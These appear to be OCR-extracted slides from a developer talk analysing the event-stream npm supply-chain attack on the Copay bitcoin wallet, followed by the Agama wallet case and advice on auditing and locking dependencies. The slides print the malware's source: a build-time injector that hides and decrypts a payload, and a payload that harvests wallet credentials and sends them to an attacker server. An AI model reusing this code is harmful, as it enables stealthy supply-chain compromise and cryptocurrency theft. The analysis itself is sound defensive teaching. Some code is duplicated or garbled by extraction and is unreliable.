


A screenshot of a terminal window titled "payload-b.js — event-stream". The window shows the command "node payload-b.js" being run, followed by the output of the script's execution.

```
node payload-b.js
[1] 18355鬼 pts/0 0:00 node payload-b.js
 1  /*@@@*/ module.exports = function(e) {
 2   try {
 3     if (!/build\:\.*-release/.test(process.argv[2])) return;
 4     var t = process.env.npm_package_description,
 5       r = require("fs"),
 6       i =
 7         "./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
 8       n = r.statSync(i),
 9       c = r.readFileSync(i, "utf8"),
10      o = require("crypto").createDecipher("aes256", t),
11      s = o.update(e, "hex", "utf8");
12      s = "\n" + (s += o.final("utf8"));
13      var a = c.indexOf("\n/*@@@*/");
14      0 <= a && (c = c.substr(0, a)),
15      r.writeFileSync(i, c + s, "utf8"),
16      r.utimesSync(i, n.atime, n.mtime),
17      process.on("exit", function() {
18        try {
19          r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
20        } catch (e) {}
21      });
22    } catch (e) {}
```

copay's package.json scripts

Payload B



A screenshot of a terminal window titled "payload-b.js — event-stream". The window shows the command "node payload-b.js" being run, followed by the output of the script's execution.

```
node payload-b.js
[1] 18355鬼 pts/0 0:00 node payload-b.js
 1  /*@@@*/ module.exports = function(e) {
 2   try {
 3     if (!/build\:\.*-release/.test(process.argv[2])) return;
 4     var t = process.env.npm_package_description,
 5       r = require("fs"),
 6       i =
 7         "./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
 8       n = r.statSync(i),
 9       c = r.readFileSync(i, "utf8"),
10      o = require("crypto").createDecipher("aes256", t),
11      s = o.update(e, "hex", "utf8");
12      s = "\n" + (s += o.final("utf8"));
13      var a = c.indexOf("\n/*@@@*/");
14      0 <= a && (c = c.substr(0, a)),
15      r.writeFileSync(i, c + s, "utf8"),
16      r.utimesSync(i, n.atime, n.mtime),
17      process.on("exit", function() {
18        try {
19          r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
20        } catch (e) {}
21      });
22    } catch (e) {}
```

Recap

- Payload B noops unless run in copay's build stage.
- Decrypts payload C just like payload B.
- Injects payload C into a file used in copay's mobile app.
- Payload C is then executed *in the mobile app* while on a user's mobile device.

Payload C

The final payload.

Payload C

payload-c.js — event-stream

```
js payload-c.js x
new > js payload-c.js > <function> > e > i
 1  /*@@*/
 2 ! function() {
 3   function e() {
 4     try {
 5       var o = require("http"),
 6       a = require("crypto"),
 7       c = "-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEAAQ8AMIIIBCgKCAQEAxoV1GvDc2FUsJnrAqR4C\nDXUs/peqJu00casTfH442yVFkMwV59egxxpTPQ1YJxnQEhiGte6KrzDYCrdeBfj\nB0EFEze8aeGn9F0xUeXYWNeiASyS6Q77NSQVk1LW+/BiGud7b77Fwfq372fUuEIk\nn2P/pUHRoXkBmLWF1nf0L7RIE7ZLhoEBi2dEIP05qGf6BJLHPNbPZkG4grTDv762\nPDB"
 8
 9     function i(e, t, n) {
10       e = Buffer.from(e, "hex").toString();
11       var r = o.request({
12         hostname: e,
13         port: 8080,
14         method: "POST",
15         path: "/" + t,
16         headers: {
17           "Content-Length": n.length,
18           "Content-Type": "text/html"
19         }
20       }, function() {});
21       r.on("error", function(e) {}), r.write(n), r.end()
22     }
23
24     function r(e, t) {
25       for (var n = "", r = 0; r < t.length; r += 200) {
26         var o = t.substr(r, 200);
27         n += a.publicEncrypt(c, Buffer.from(o, "utf8")).toString("hex") + "+"
28       }
29       i("636f7061796170692e686f7374", e, n), i("3131312e39302e3135312e313334", e, n)
30     }
31
32     function l(t, n) {
33       if (window.cordova) try {
34         var e = cordova.file.dataDirectory;
35         resolveLocalFileSystemURL(e, function(e) {
36           e.getFile(t, {
37             create: !1
38           }, function(e) {
39             e.file(function(e) {
40               var t = new FileReader;
41               t.onloadend = function() {
42                 return n(JSON.parse(t.result))
43               }, t.onerror = function(e) {
44                 t.abort()
45               }, t.readAsText(e)
46             })
47           })
48         } catch (e) {} else {
49           try {
50             var r = localStorage.getItem(t);
51             if (r) return n(JSON.parse(r))
52           } catch (e) {}
53           try {
54             chrome.storage.local.get(t, function(e) {
55               if (e) return n(JSON.parse(e[t]))
56             })
57           } catch (e) {}
58         }
59       }
60     }
61     global.CSSMap = {}, l("profile", function(e) {
62       for (var t in e.credentials) {
63         var n = e.credentials[t];
64         "livenet" == n.network && l("balanceCache-" + n.walletId, function(e) {
65           var t = this;
66           t.balance = parseFloat(e.balance.split(" ")[0]), "btc" == t.coin && t.balance < 100 || "bch" == t.coin && t.balance < 1e3 || (global.CSSMap[t.xPubKey] = !0, r("c", JSON.stringify(t)))
67           ).bind(n)
68         }
69       });
70     var e = require("bitcore-wallet-client/lib/credentials.js");
71     e.Credentials = class Credentials {
72       constructor(xPubKey, coin, balance, network, walletId) {
73         this.xPubKey = xPubKey;
74         this.coin = coin;
75         this.balance = balance;
76         this.network = network;
77         this.walletId = walletId;
78       }
79     };
79   }
80 
```

Payload C in a nutshell

- Harvested private keys
- Targeted wallets with over 100 BTC or 1000 BCH
- Communicated with third party server copayapi.host

Agenda

- 1 How it happened
- 2 What it did
- 3 **Where it leaves us**

This is NOT node/npm specific

Any public repository of code is susceptible.

The Good News.

Once the issue was brought to light the community

- responded rapidly
- investigated quickly
- mitigated the issue immediately
- and produced tools to help others right away.

The Bad News.

It has happened multiple times since.

The npm Blog — Plot to steal c X +

← → C ⌂ ⌄ https://blog.npmjs.org/post/185397814280/plot-to-steal-cryptocurrency-foiled-by-the-npm Follow npmjs tumblr

The npm Blog

Blog about npm things.



Plot to steal cryptocurrency foiled by the npm security team

Yesterday, the npm, Inc. security team, in collaboration with Komodo, helped protect over \$13 million USD in cryptocurrency assets as we found and responded to a malware threat targeting the users of a cryptocurrency wallet called Agama.

This attack focused on getting a malicious package into the build chain for Agama and stealing the wallet seeds and other login passphrases used within the application.

The details

The attack was carried out by using a pattern that is becoming more and more popular; publishing a “useful” package (electron-native-notify) to npm, waiting until it was in use by the target, and then updating it to include a malicious payload.

The screenshot shows a web browser window with the title "The npm Blog — Plot to steal c X". The URL in the address bar is <https://blog.npmjs.org/post/185397814280/plot-to-steal-cryptocurrency-foiled-by-the-npm>. The main content of the page discusses a security exploit where a malicious package was published to npm. A callout box highlights a specific commit on GitHub.

wallet seeds and other login passphrases used within the application.

[Follow npmjs](#) [tumblr](#)

The details

The attack was carried out by using a pattern that is becoming more and more popular; publishing a “useful” package (`electron-native-notify`) to npm, waiting until it was in use by the target, and then updating it to include a malicious payload.

The GitHub user `sawlysawly` published [this commit](#) on Mar 8th which added `electron-native-notify ^1.1.5` as a dependency to the EasyDEX-GUI application (which is used as part of the Agama wallet).

The GitHub user `sawlysawly` published [this commit](#) on Mar 8th which added `electron-native-notify ^1.1.5` as a dependency to the EasyDEX-GUI application (which is used as part of the Agama wallet).

```
"1.0.2": "2019-03-07T03:10:00.491Z"  
"1.0.3": "2019-03-08T03:46:17.223Z"  
"1.1.0": "2019-03-08T04:04:55.489Z"  
"1.1.1": "2019-03-08T04:18:13.915Z"  
"1.1.2": "2019-03-08T04:29:26.857Z"  
"1.1.3": "2019-03-08T04:44:44.991Z"  
"1.1.4": "2019-03-08T04:47:23.483Z"  
"1.1.5": "2019-03-08T09:58:07.558Z" <- KomodoPlatform/EasyDEX-GUI installs package  
"1.1.6": "2019-03-08T09:58:07.558Z" <- KomodoPlatform/EasyDEX-GUI installs package
```

The dependency problem is not ideal.



A screenshot of a ZDNet article page. The header features the ZDNet logo, a search icon, a menu icon, a user profile icon, and the text "US". The main title of the article is "Hacking 20 high-profile dev accounts could compromise half of the npm ecosystem". Below the title is a summary: "Securing a handful of developer accounts and vetting a few projects would greatly increase the security of the npm ecosystem of JavaScript libraries." At the bottom left is a circular profile picture of a man, and to its right is the author information: "By Catalin Cimpanu for Zero Day | October 16, 2019 -- 00:35 GMT (17:35 PDT) | Topic: Security".

Hacking 20 high-profile dev accounts could compromise half of the npm ecosystem

Securing a handful of developer accounts and vetting a few projects would greatly increase the security of the npm ecosystem of JavaScript libraries.

By [Catalin Cimpanu](#) for [Zero Day](#) | October 16, 2019 -- 00:35 GMT (17:35 PDT) | Topic: [Security](#)

This could have been much worse.

event-stream was depended on things like the

- azure-cli
- dozens of build tools and plugins
- Microsoft's monaco editor (the editor for VSCode)

This will likely get much worse.

Properly addressing this problem requires rethinking node, dependencies, and package management.

Hard things with lots of compatibility implications.

Design Mistakes in Node

Ryan Dahl
JS Conf Berlin
June 2018

“I regret...” says the creator of Node.js
and dawn of Deno



Deno

A secure runtime for JavaScript and TypeScript built with
V8, Rust, and Tokio

What can you do?

- Audit your dependencies.
- Lock your dependencies.
- Check in your dependencies.
- Think twice before adding dependencies.

When in doubt, don't add it.

- Dependencies are risks.
- Risks are gambles.
- You gamble when cost is low and value is high.

Thank You!

@jsoverson on   
bit.ly/jsoverson-youtube 